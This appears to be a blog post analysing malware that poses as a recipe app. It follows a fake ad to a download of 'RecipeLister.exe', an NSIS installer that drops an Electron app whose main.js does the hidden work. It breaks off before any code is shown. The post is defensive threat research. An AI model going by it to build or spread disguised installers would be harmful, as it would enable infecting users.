
<p>As with most things in life, it all boils down to food. Food is required to live, it gives the body the nutrients it craves(add some Brawndo to supersize your results). Keeping food interesting is a hard job, and that’s where recipes come in handy. Other people have done all the hard work of finding the right combination of ingredients and techniques, all you have to do it replicate it! So you open your email and what do you find, but an article from the New York Times about a delicious ‘Vegan Chocolate Cake’ recipe that’s sure to knock your socks off!</p>

<p><a href="/assets/images/6-06-25/6-06-25_1.png"><img src="/assets/images/6-06-25/6-06-25_1.png" alt="6-06-25_1.png" /></a></p>


<p>Inside the article is a link to the recipe, so of course you happily click through. Upon opening the link, you are greeted with a very convincing pop up ad(in recipe terms, that’s like a spice that you sprinkle on top of your internet experience, it keeps things interesting!).</p>

<p><a href="/assets/images/6-06-25/6-06-25_2.png"><img src="/assets/images/6-06-25/6-06-25_2.png" alt="6-06-25_2.png" /></a></p>

<p>‘Ah ha!’ you say, ‘there it is! The chocolate cake recipe I have been seeking! All I have to do is click this ‘Open’ button!’ and so you gleefully click again, surely one step closer to chocolate covered bliss.</p>


<p>But what you’re met with is not a chocolate cake recipe at all….but…another recipe website?</p>

<p><a href="/assets/images/6-06-25/6-06-25_3.png"><img src="/assets/images/6-06-25/6-06-25_3.png" alt="6-06-25_3.png" /></a></p>

<p>“Ok then” you say to your self, “At least it looks well designed.” And, assured by the website banners promise to ‘Find Your Perfect Recipe’ you soldier on. Noticing a shiny green ‘Download App’ button in the top right, you are delighted that an entire catalog of recipes can now be available to you, right on your desktop! So of course you click.</p>

<p><a href="/assets/images/6-06-25/6-06-25_4.png"><img src="/assets/images/6-06-25/6-06-25_4.png" alt="6-06-25_4.png" /></a></p>

<p>Windows only? Stinks to be a linux user right now! So you quickly smash that download button and open your newly download ‘RecipeLister.exe’</p>


<p><a href="/assets/images/6-06-25/6-06-25_5.png"><img src="/assets/images/6-06-25/6-06-25_5.png" alt="6-06-25_5.png" /></a></p>


<p>What you’re met with is a tad underwhelming. ‘This just looks like the website…’ you sigh to yourself, but anyway, you fire up the search feature and search for a new bread recipe.</p>


<p><a href="/assets/images/6-06-25/6-06-25_6.png"><img src="/assets/images/6-06-25/6-06-25_6.png" alt="6-06-25_6.png" /></a></p>

<p><a href="/assets/images/6-06-25/6-06-25_7.png"><img src="/assets/images/6-06-25/6-06-25_7.png" alt="6-06-25_7.png" /></a></p>

<p>“That should be delicious later!” you shout with joy, and you forget about the recipe app and move on with your day.</p>

<p>Unfortunately for you, while you were searching for bread recipes, this recipe app was doing some nefarious things in the background….</p>

<p>Let’s see what’s under the hood.</p>

<h2 id="malicious-ingredients">Malicious Ingredients</h2>
<p><a href="/assets/images/6-06-25/6-06-25_8.png"><img src="/assets/images/6-06-25/6-06-25_8.png" alt="6-06-25_8.png" /></a></p>


<p>RecipeLister.exe is just an NSIS installer, which means it will execute an ‘installer script’, drop some files, and likely execute them.</p>


<p>RecipeLister.exe will create a new directory: %userprofile%\Appdata\Local\Temp\2w1rXpxZnwDUwuTeNvdD6FUkeI0 (it may also be created as %userprofile%\Appdata\Local\Temp\1\2w1rXpxZnwDUwuTeNvdD6FUkeI0). And in this directory it will dump its contents.</p>

<p><a href="/assets/images/6-06-25/6-06-25_9.png"><img src="/assets/images/6-06-25/6-06-25_9.png" alt="6-06-25_9.png" /></a></p>

<p>Among the contents is an Electron App, “Recipe Finder - Recipe Lister.exe”. Aptly named, it will execute its ‘main.js’ script, along with others, to show you the recipelister website as if it were in your browser.</p>

<p>If we navigate to the /resources directory and unpack the ‘app.asar’, we can find the main.js script in question.</p>

<p>Inside main.js is where things get interesting.</p>

<p><a href="/assets/images/6-06-25/6-06-25_10.png"><img src="/assets/images/6-06-25/6-06-25_10.png" alt="6-06-25_10.png" /></a></p>




